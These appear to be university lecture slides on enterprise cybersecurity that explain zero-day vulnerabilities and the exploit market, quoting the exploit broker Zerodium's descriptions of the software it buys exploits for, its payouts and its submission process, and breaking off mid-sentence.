

Managing Enterprise Cybersecurity

MIS 4596

Unit# 15


Agenda

- Zero-Day Vulnerabilities
- Introduction to the Exploitation Lab, continued...

The bigger context...

Zero-Day Vulnerabilities

- Zero day (0-day) is a vulnerability for which there is no software patch available
Bug > Vulnerability > Proof of concept > weaponized exploit
- First day a software patch is released, is Day 1 of the patch
- **Day 0 - no patch available**




Zero-day exploit market

1st Exploit sold in-public was a Microsoft Excel exploit posted on eBay in 2005


- Subsequently discontinued
 - It violated eBay's policy against encouraging illegal activity

Today: Zerodium is a zero-day purchaser and researcher



Zerodium

An American information security company founded in 2015 with operations in Washington D.C. and Europe



Its main business is developing and acquiring premium zero-day exploits from security researchers and reporting the research, along with protective measures and security recommendations to its government clients as part of the ZERODIUM Zero Day Research Feed

The company has reportedly more than 1,500 researchers and has paid more than \$50,000,000 in bounties between 2015 and 2021

<https://en.wikipedia.org/wiki/Zerodium>



Zerodium pays **BIG bounties** to security researchers to acquire their original and previously unreported zero-day research. While the majority of existing bug bounty programs accept almost any type of vulnerabilities and PoCs but pay very little, **at Zerodium we focus on high-risk vulnerabilities with fully functional exploits** and we pay the highest rewards in the market (**up to \$2,500,000 per submission**).

We acquire zero-day exploits and innovative security research related to the following products:

Operating Systems

Remote code execution or local privilege escalation, or VM escape:

- Microsoft Windows
- Linux / BSD
- Apple macOS
- ESXi / HyperV

Web Browsers

Remote code execution, or sandbox bypass/escape, or both:

- Google Chrome
- Microsoft Edge
- Mozilla Firefox
- Apple Safari

Clients / Files

Remote code execution or information disclosure:

- MS Office (Word/Excel)
- MS Outlook / Mail App
- Mozilla Thunderbird
- Archivers (7-Zip/WinRAR/Tar)

Mobiles / Smartphones

Remote code execution, or privilege escalation, or any other research:

- Apple iOS
- Apple watchOS
- Android
- Windows Mobile

Web Servers

Remote code execution or information disclosure:

- Apache HTTP Server
- Microsoft IIS Server
- nginx web server
- PHP / ASP
- OpenSSL / mod_ssl

Email Servers

Remote code execution or information disclosure:

- MS Exchange
- Dovecot
- Postfix
- Exim
- Sendmail

Web Apps / Panels

Remote code execution or information disclosure:

- cPanel / Plesk / Webmin
- WordPress Core
- Joomla / Drupal
- vBulletin / MyBB / phpBB
- Roundcube / Horde


Research / Techniques

Research, exploits or new techniques related to:

- WiFi / Baseband RCE
- Routers / IoT RCE
- AntiVirus RCE/LPE
- Tor De-anonymization
- Mitigations Bypass


NOTE: If you have discovered a zero-day exploit affecting a product which is not listed above, feel free to submit minimal details and we will be glad to discuss the opportunity.

ZERODIUM Payouts for Desktops/Servers*



* All payouts are subject to change or cancellation without notice. All trademarks are the property of their respective owners.


ZERODIUM Payouts for Mobiles*



* All payouts are subject to change or cancellation without notice. All trademarks are the property of their respective owners.

Submission Process

Zerodium reviews and validates all submissions **within one week or less**. Payments are made in one or multiple installments by bank transfer or cryptocurrencies (e.g. Bitcoin, Monero, Zcash). The first payment is sent within one 